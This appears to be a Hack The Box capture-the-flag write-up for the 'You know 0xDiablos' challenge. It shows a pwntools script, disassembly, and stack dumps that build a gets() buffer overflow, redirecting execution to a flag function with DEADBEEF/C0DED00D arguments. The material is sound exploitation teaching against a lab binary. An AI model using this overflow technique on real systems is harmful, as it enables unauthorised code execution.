param_1 and param_2 are passed as arguments to the flag function, so they should be on the stack pushed param_2 then param_1 at rsp and rsp + 4 respectively when the flag function is called.

Programatically the first part:




```
flerb@ubuntu:~/HTB/YouKnow0xDiablos$ ./solve.py
[+] Starting local process './vuln': pid 2046
IDA
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode

[*] Process './vuln' stopped with exit code 0 (pid 2046)
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\xe2\x9
Hurry up and try in on server side.
[*] Got EOF while reading in interactive
$
[*] Interrupted
```



```
#!/usr/bin/env python3

from pwn import *
from colorama import Fore
from colorama import Style

#YouKnow0xDiablos exploit

def main ():
    context(os='linux', arch='i386')
    io = process('./vuln')

    # STEP 1 - Overflow overflow the return address to get into flag

    return_address_offset = 188
    flag_address = 0x80491e2
    flag = p32(flag_address)

    padding = b'a' * (return_address_offset)
    payload = padding + flag

    input('IDA')

    io.sendlineafter('You know who are 0xDiablos:', payload)

    #io.interactive()

if __name__ == '__main__':
    main()
~
"solve.py" 29L, 582C written
```

The input('IDA') is to allow IDA to attach to the running process to get more information on the two variables.

The break at the return re-confirms that the ret address is being overwritten properly by the address for flag:




```
.text:08049272
.text:08049272
.text:08049272 ; Attributes: bp-based frame
.text:08049272
.text:08049272 public vuln
.text:08049272 vuln proc near
.text:08049272
.text:08049272 var_B8= byte ptr -0B8h
.text:08049272 var_4= dword ptr -4
.text:08049272
.text:08049272 push    ebp
.text:08049273 mov     ebp, esp
.text:08049275 push    ebx
.text:08049276 sub     esp, 0B4h
.text:0804927C call    __x86_get_pc_thunk_bx
.text:08049281 add     ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
.text:08049287 sub     esp, 0Ch
.text:0804928A lea     eax, [ebp+var_B8]
.text:08049290 push    eax
.text:08049291 call    _gets
.text:08049296 add     esp, 10h
.text:08049299 sub     esp, 0Ch
.text:0804929C lea     eax, [ebp+var_B8]
.text:080492A2 push    eax
.text:080492A3 call    _puts
.text:080492A8 add     esp, 10h
.text:080492AB nop
.text:080492AC mov     ebx, [ebp+var_4]
.text:080492AF leave
.text:080492B0 retn
.text:080492B0 vuln endp
.text:080492B0
```

```
EAX 000000C1
EBX 61616161
ECX FFFFFFFF
EDX FFFFFFFF
ESI F7EE5000  libc_2.31.so:F7EE5000
EDI F7EE5000  libc_2.31.so:F7EE5000
EBP 61616161
ESP FFF76EAC  [stack]:FFF76EAC
EIP 080492B0  vuln+3E
EFL 00000286
```

Stack view


```
FFF76EAC  080491E2  flag
FFF76EB0  00000000
FFF76EB4  FFF76F74  [stack]:FFF76F74
FFF76EB8  FFF76F7C  [stack]:FFF76F7C
FFF76EBC  000003E8
FFF76EC0  FFF76EE0  [stack]:FFF76EE0
FFF76EC4  00000000
FFF76EC8  00000000
```

The program trolls if there's no flag, and will only jump to the function that prints the file if it's able to read > 0 bytes from flag.txt.



```
.text:080491E2
.text:080491E2
.text:080491E2 ; Attributes: bp-based frame
.text:080491E2
.text:080491E2 public flag
.text:080491E2 flag proc near
.text:080491E2
.text:080491E2 var_4C= byte ptr -4Ch
.text:080491E2 var_C= dword ptr -0Ch
.text:080491E2 var_4= dword ptr -4
.text:080491E2 arg_0= dword ptr  8
.text:080491E2 arg_4= dword ptr  0Ch
.text:080491E2
.text:080491E2 push    ebp
.text:080491E3 mov     ebp, esp
.text:080491E5 push    ebx
.text:080491E6 sub     esp, 54h
.text:080491E9 call    __x86_get_pc_thunk_bx
.text:080491EE add     ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
.text:080491F4 sub     esp, 8
.text:080491F7 lea     eax, (unk_804A008 - 804C000h)[ebx]
.text:080491FD push    eax
.text:080491FE lea     eax, (aFlagTxt - 804C000h)[ebx] ; "flag.txt"
.text:08049204 push    eax
.text:08049205 call    _fopen
.text:0804920A add     esp, 10h
.text:0804920D mov     [ebp+var_C], eax
.text:08049210 cmp     [ebp+var_C], 0
.text:08049214 jnz     short loc_8049232
```

Our payload should look like:




```
  local_10 = fopen("flag.txt","r");
  if (local_10 != (FILE *)0x0) {
    fgets(local_50,0x40,local_10);
    if ((param_1 == -0x21524111) && (param_2 == -0x3f212ff3)) {
      printf(local_50);
    }
    return;
  }
  puts("Hurry up and try in on server side.");
                    /* WARNING: Subroutine does not return */
  exit(0);
}
```

0x21524111
0010 0001 0101 0010 0100 0001 0001 0001
to negative
1101 1110 1010 1101 1011 1110 1110 1111 = 0xDEADBEEF

0x3f212ff3
0011 1111 0010 0001 0010 1111 1111 0011
to negative
1100 0000 1101 1110 1101 0000 0000 1101 =0xC0DED00D


...guess I was just checking Ghydra's work.

At the return it looks like the params are on the stack properly, below I tried pushign DEADBEEF and C0DED00D just above the call to flag to see if they would be taken as parameters, but that doesn't work:



```
FF902BCC  61616161
FF902BD0  61616161
FF902BD4  DEADBEEF
FF902BD8  C0DED00D
FF902BDC  080491E2  flag
FF902BE0  00000000
FF902BE4  FF902CA4  [stack]:FF902CA4
```

Created flag.txt to test the stack properly, now it enters the proper function to check our c0ded00ds and our deadbeefs.




```
.text:08049232
.text:08049232 loc_8049232:
.text:08049232 sub     esp, 4
.text:08049235 push    [ebp+var_C]
.text:08049238 push    40h ; '@'
.text:0804923A lea     eax, [ebp+var_4C]
.text:0804923D push    eax
.text:0804923E call    _fgets
.text:08049243 add     esp, 10h
.text:08049246 cmp     [ebp+arg_0], 0DEADBEEFh
.text:0804924D jnz     short loc_8049269

.text:0804924F cmp     [ebp+arg_4], 0C0DED00Dh
.text:08049256 jnz     short loc_804926C

.text:08049258 sub     esp, 0Ch
.text:0804925B lea     eax, [ebp+var_4C]
.text:0804925E push    eax
.text:0804925F call    _printf
.text:08049264 add     esp, 10h
.text:08049267 jmp     short loc_804926D

.text:0804926C
.text:0804926C loc_804926C:
.text:0804926C nop

.text:08049269
.text:08049269 loc_8049269:
.text:08049269 nop
.text:0804926A jmp     short loc_804926D

00000000804924F: flag+6D (Synchronized with EIP)
```

```
General registers
EAX FF835770 ↳ [stack]:FF835770
EBX 0804C000 ↳ .got.plt:_GLOBAL_OFFSET_TABLE_
ECX 00000000 ↳
EDX FBAD2488 ↳
ESI F7F06000 ↳ libc_2.31.so:F7F06000
EDI F7F06000 ↳ libc_2.31.so:F7F06000
EBP FF8357BC ↳ [stack]:FF8357BC
ESP FF835764 ↳ [stack]:FF835764
EIP 08049246 ↳ flag+64
EFL 00000282
```

```
C 8D 83 14 E0 FF FF 50  .}............P
3 EC 0C 6A 00 E8 4E FE  ...............
A 40 8D 45 B4 50 E8 0D  ......u....E.P..
8 EF BE AD DE 75 1A 81  .......}.ᆲ·.....
3 EC 0C 8D 45 B4 50 E8  }..........E.P.
4 90 EB 01 90 8B 5D FC  ..............].
4 00 00 00 E8 9F FE FF  ..U............
C 0C 8D 85 48 FF FF FF  ....-.......H...
0 83 EC 0C 8D 85 48 FF  P............H.
3 C4 10 90 8B 5D FC C9  ..P.........]..
F 71 FC 55 89 E5 53 51  Í·L$.....q.U....
1 C3 38 2D 00 00 8B 83  ....X......-....
A 02 6A 00 50 E8 BE FD  ......j.j.j.P...
F FF 89 45 F4 83 EC 04  ...........E....
4 E8 C2 FD FF FF 83 C4  .u.....u........
F FF 50 E8 60 FD FF FF  ......8...P.....
8 00 00 00 00 8D 65 F8  ..............e.
```

```
Stack view
FF835798  61616161
FF83579C  61616161
FF8357A0  61616161
FF8357A4  61616161
FF8357A8  61616161
FF8357AC  61616161
FF8357B0  088FF1B0  [heap]:088FF1B0
FF8357B4  DEADBEEF
FF8357B8  DEADBEEF
FF8357BC  C0DED00D
FF8357C0  00000000
FF8357C4  FF835884  [stack]:FF835884
FF8357C8  FF83588C  [stack]:FF83588C
FF8357CC  000003E8
FF8357D0  FF8357F0  [stack]:FF8357F0
FF8357D4  00000000
FF8357D8  00000000
```



```
.text:08049232
.text:08049232 loc_8049232:
.text:08049232 sub     esp, 4
.text:08049235 push    [ebp+var_C]
.text:08049238 push    40h ; '@'
.text:0804923A lea     eax, [ebp+var_4C]
.text:0804923D push    eax
.text:0804923E call    _fgets
.text:08049243 add     esp, 10h
.text:08049246 cmp     [ebp+arg_0], 0DEADBEEFh
.text:0804924D jnz     short loc_8049269

.text:0804924F cmp     [ebp+arg_4], 0C0DED00Dh
.text:08049256 jnz     short loc_804926C

.text:08049258 sub     esp, 0Ch
.text:0804925B lea     eax, [ebp+var_4C]
.text:0804925E push    eax
.text:0804925F call    _printf
.text:08049264 add     esp, 10h
.text:08049267 jmp     short loc_804926D

.text:0804926C
.text:0804926C loc_804926C:
.text:0804926C nop

.text:08049269
.text:08049269 loc_8049269:
.text:08049269 nop
.text:0804926A jmp     short loc_804926D

00000000804924F: flag+6D (Synchronized with EIP)
```


```
General registers
EAX FF835770 ↳ [stack]:FF835770
EBX 0804C000 ↳ .got.plt:_GLOBAL_OFFSET_TABLE_
ECX 00000000 ↳
EDX FBAD2488 ↳
ESI F7F06000 ↳ libc_2.31.so:F7F06000
EDI F7F06000 ↳ libc_2.31.so:F7F06000
EBP FF8357BC ↳ [stack]:FF8357BC
ESP FF835764 ↳ [stack]:FF835764
EIP 08049246 ↳ flag+64
EFL 00000282
```

```
C 8D 83 14 E0 FF FF 50  .}............P
3 EC 0C 6A 00 E8 4E FE  ...............
A 40 8D 45 B4 50 E8 0D  ......u....E.P..
8 EF BE AD DE 75 1A 81  .......}.ᆲ·.....
3 EC 0C 8D 45 B4 50 E8  }..........E.P.
4 90 EB 01 90 8B 5D FC  ..............].
4 00 00 00 E8 9F FE FF  ..U............
C 0C 8D 85 48 FF FF FF  ....-.......H...
0 83 EC 0C 8D 85 48 FF  P............H.
3 C4 10 90 8B 5D FC C9  ..P.........]..
F 71 FC 55 89 E5 53 51  Í·L$.....q.U....
1 C3 38 2D 00 00 8B 83  ....X......-....
A 02 6A 00 50 E8 BE FD  ......j.j.j.P...
F FF 89 45 F4 83 EC 04  ...........E....
4 E8 C2 FD FF FF 83 C4  .u.....u........
F FF 50 E8 60 FD FF FF  ......8...P.....
8 00 00 00 00 8D 65 F8  ..............e.
```

```
Stack view
FF835798  61616161
FF83579C  61616161
FF8357A0  61616161
FF8357A4  61616161
FF8357A8  61616161
FF8357AC  61616161
FF8357B0  088FF1B0  [heap]:088FF1B0
FF8357B4  DEADBEEF
FF8357B8  DEADBEEF
FF8357BC  C0DED00D
FF8357C0  00000000
FF8357C4  FF835884  [stack]:FF835884
FF8357C8  FF83588C  [stack]:FF83588C
FF8357CC  000003E8
FF8357D0  FF8357F0  [stack]:FF8357F0
FF8357D4  00000000
FF8357D8  00000000
```


The AAAAs go to FF9AA4C0 and we're injecting DEADBEEF and C0DED00D at the wrong spot, it's 4D4 and 4D8 that they need to be at.

4D4 is DEADBEEF
4D8 is C0DED00D




```
FF9AA4A0   61616161
FF9AA4A4   61616161
FF9AA4A8   61616161
FF9AA4AC   61616161
FF9AA4B0   61616161
FF9AA4B4   61616161
FF9AA4B8   61616161
FF9AA4BC   61616161
FF9AA4C0   61616161
FF9AA4C4   DEADBEEF
FF9AA4C8   C0DED00D
FF9AA4CC   080491E2   flag
FF9AA4D0   00000000
FF9AA4D4   FF9AA594   [stack]:FF9AA594
FF9AA4D8   FF9AA59C   [stack]:FF9AA59C
FF9AA4DC   000003E8
FF9AA4E0   FF9AA500   [stack]:FF9AA500
FF9AA4E4   00000000
FF9AA4E8   00000000
FF9AA4EC   F7D76EE5   libc_2.31.so:__libc_start_main+F5
FF9AA4F0   F7F3F000   libc_2.31.so:F7F3F000
FF9AA4F4   F7F3F000   libc_2.31.so:F7F3F000
FF9AA4F8   00000000
FF9AA4FC   F7D76EE5   libc_2.31.so:__libc_start_main+F5
FF9AA500   00000001
FF9AA504   FF9AA594   [stack]:FF9AA594
FF9AA508   FF9AA59C   [stack]:FF9AA59C
FF9AA50C   FF9AA524   [stack]:FF9AA524
FF9AA510   F7F3F000   libc_2.31.so:F7F3F000
FF9AA514   00000000
```

So we need 188 * "A" + flag_address + 4 * "A" + DEADBEEF + C0DED00D



```
flerb@ubuntu:~/HTB/YouKnow0xDiablos$ ./solve.py
[+] Starting local process './vuln': pid 3261
b'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\xe2\x91\
x04\x08aaaa\xef\xbe\xad\xde\r\xd0\xde\xc0'
IDA
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
b' \n'
[*] Switching to interactive mode
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\xe2\x9aaaa
\xd0\xde\xc0
Flag contents
[*] Got EOF while reading in interactive
$ 
```



You know 0xDiablos has been Pwned!

Congratulations **flerb**, best of luck in capturing flags ahead!

| | | |
|---|---|---|
| #5382 | 04 Oct 2021 | 20 |
| CHALLENGE RANK | PWN DATE | POINTS EARNED |